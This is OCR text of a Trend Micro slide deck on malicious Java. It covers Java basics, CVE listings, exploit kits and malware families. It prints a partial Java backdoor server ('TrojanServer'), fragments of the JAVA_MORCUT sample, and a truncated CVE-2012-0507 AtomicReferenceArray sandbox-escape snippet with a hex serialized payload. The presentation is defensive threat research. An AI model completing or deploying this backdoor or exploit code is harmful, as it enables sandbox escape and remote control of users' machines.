
JAVAlicious: Malicious JAVA in the Wild

Maersk Chastine Menrige
Eduardo Altares II



What is JAVA?

JAVA…

- Portable and object-oriented like C language
- Cross-platform functionality
- Created by **James Gosling** of Sun Microsystems
- Currently, one of the most popular programming language

Name Facts… Did You Know?

- Initially called “OAK”
- Change to “Green” or “Greentalk”
- Renamed to “JAVA”

Uses of Java

- Web Application Development
- Software Application Development
- GUI Development
- Network Programming

JAVA Application

TREND MICRO™

25 Years of inspiration


JAVA Application

JAVA Application

JAVA Application


Java Platform

- JRE (Java Runtime Environment) – for end-users
- JDK (Java Development Kit) – for software developers



http://docs.oracle.com/javase/7/docs/

Hello World




To compile, command line: javac.exe HelloWorld.java


To execute: java HelloWorld

Integrated Development Environment (IDE)

- Netbeans
- BlueJ
- Eclipse



Pros and Cons



PROS

- Free
- Open source
- Simplified syntax
- Portability
- Works on all platforms

CONS

- Requires an interpreter to run code
- Large memory footprint
- Vulnerable

“Vulnerable” what??

CVE LIST	COMPATIBILITY	NEWS — MAY 3, 2013	SEARCH

CVE-2007-0014	ChainKey Java Code Protection allows attackers to decompile Java class files via a Java class loader with a modified defineClass method that saves the bytecode to a file before it is passed to the JVM.
CVE-2006-5463	Unspecified vulnerability in Mozilla Firefox before 1.5.0.8, Thunderbird before 1.5.0.8, and SeaMonkey before 1.0.6 allows remote attackers to execute arbitrary JavaScript bytecode via unspecified vectors involving modification of a Script object while it is executing.
CVE-2006-1737	Integer overflow in Mozilla Firefox and Thunderbird 1.x before 1.5 and 1.0.x before 1.0.8, Mozilla Suite before 1.7.13, and SeaMonkey before 1.0 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary bytecode via JavaScript with a large regular expression.
CVE-2004-2627	Java 2 Micro Edition (J2ME) does not properly validate bytecode, which allows remote attackers to escape the Kilobyte Virtual Machine (KVM) sandbox and execute arbitrary code.
CVE-2003-0111	The ByteCode Verifier component of Microsoft Virtual Machine (VM) build 5.0.3809 and earlier, as used in Windows and Internet Explorer, allows remote attackers to bypass security checks and execute arbitrary code via a malicious Java applet, aka "Flaw in Microsoft VM Could Enable System Compromise."
CVE-2002-0076	Java Runtime Environment (JRE) Bytecode Verifier allows remote attackers to escape the Java sandbox and execute commands via an applet containing an illegal cast operation, as seen in (1) Microsoft VM build 3802 and earlier as used in Internet Explorer 4.x and 5.x, (2) Netscape 6.2.1 and earlier, and possibly other implementations that use vulnerable versions of SDK or JDK, aka a variant of the "Virtual Machine Verifier" vulnerability.
CVE-1999-0725	When IIS is run with a default language of Chinese, Korean, or Japanese, it allows a remote attacker to view the source code of certain files, a.k.a. "Double Byte Code Page".
CVE-1999-0440	The byte code verifier component of the Java Virtual Machine (JVM) allows remote execution through malicious web pages.
CVE-1999-0141	Java Bytecode Verifier allows malicious applets to execute arbitrary commands as the user of the applet.

BACK TO TOP

SEARCH CVE USING KEYWORDS: Submit

You can also search by reference using the CVE Reference Maps.

For More Information: cve@mitre.org

	and earlier and 6 Update 43 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment, a different vulnerability than CVE-2013-2440.
CVE-2013-2434	Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 17 and earlier and JavaFX 2.2.7 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.

ation

Vulnerability Classes

- Privilege / Sandbox Issues
- Buffer Overflow
- Improper Restrictions on Buffer Operations
- Untrusted Pointer Dereference
- Integer Overflow

Top 5 Vulnerable Sub-components

- Deployment
- 2D
- Libraries
- JavaFX
- AWT

Concepts of Java Malware and Exploits

Type of Malicious Java in the wild

- Malicious program written in Java
- Malware component using Java exploit

Common Behavior of Java Malware

- Change Browser Startpage
- Download components
- Drops another malware

A Sample Backdoor written on Java

```
//constructor
public TrojanServer(String port)
{
  //create the server socket
       try {
         ssock = new ServerSocket(Integer.parseInt(port));
       }   catch (Exception e) {

         System.err.println("ERROR:Could not listen on port: " + port);
         System.exit(1);
       } //end catch

//Execution stops here until a client makes a connection
System.out.println("Waiting for a remote command from client....");
//------------- ALL THE ACTIONS ARE HERE -----------------
try {
  while(true) //listen forever
  {
    //link SERVERSOCKET  to SOCKET

              sock = ssock.accept(); //<---important code
         System.out.println("Connection established. " + ++count);
         process();


  } //end while
//------------- END ACTIONS ----------------------------
  /* ssock.close(); Do not close the server */
```


JAVA_MORCUT.A

```
String s1 = "/";
if(isWindows())
    s1 = (new StringBuilder()).append(s1).append("win").toString();
else
if(isMac())
{
```


```
});
process.waitFor();
try
{
    inputstream.close();
}
```

T.A

JAVA_BANKER.ZIP




TSPY_BANKER.ZIP

TREND MICRO


25 Years of inspiration

Exploit kits in the wild



Exploit kits

- Designed to attack a vulnerability
- Used to deliver a payload



Exploit kits

- Redkit
- Neo Sploit
- Cool Pack
- Black hole
- Nuclear
- CrimeBoss
- Sweet Orange
- Phoenix

Notable malware dropped by Exploit kits

- TROJ_RANSOM
- TROJ_FAKEAV
- TSPY_ZBOT
- WORM_CRIDEX
- TROJ_SIREFEF
- BKDR_ZACESS

Figure 1. Ransomware warning screen

Some Vulnerabilities used by exploit kits and other malware

CVE 2012-0507

- **Java AtomicReferenceArray Type Violation Vulnerability**
- vulnerability to disarm the JRE sandbox mechanism
- AtomicReferenceArray uses the Unsafe class to store a reference in an array directly, which may violate type safety
- Used infection vector by OSX Flashback
- Used by Blackhole and Gong Da EK

CVE 2012-0507

```
try
{
    String as[] = {
        "ACED0005757200135B4C6A6176612E6C616E672E4F62", "6A6563743B90CE589F1073296C020000787000000
    };
    StringBuilder stringbuilder = new StringBuilder();
    for(int i = 0; i < as.length; i++)
        stringbuilder.append(as[i]);

    ObjectInputStream objectinputstream = new ObjectInputStream(new ByteArrayInputStream(StringToBy
    Object aobj[] = (Object[])(Object[])objectinputstream.readObject();
    Help ahelp[] = (Help[])(Help[])aobj[0];
    AtomicReferenceArray atomicreferencearray = (AtomicReferenceArray)aobj[1];
    ClassLoader classloader = getClass().getClassLoader();
    atomicreferencearray.set(0, classloader);
    Help _tmp = ahelp[0];
    Help.doWork(ahelp[0]);
}
catch(Exception exception) { }
```

CVE 2009-3867

- Stack-based buffer overflow in the HsbParser.getSoundBank function
- allows remote attackers to execute arbitrary code via a long file: URL in an argument

CVE 2009-3867

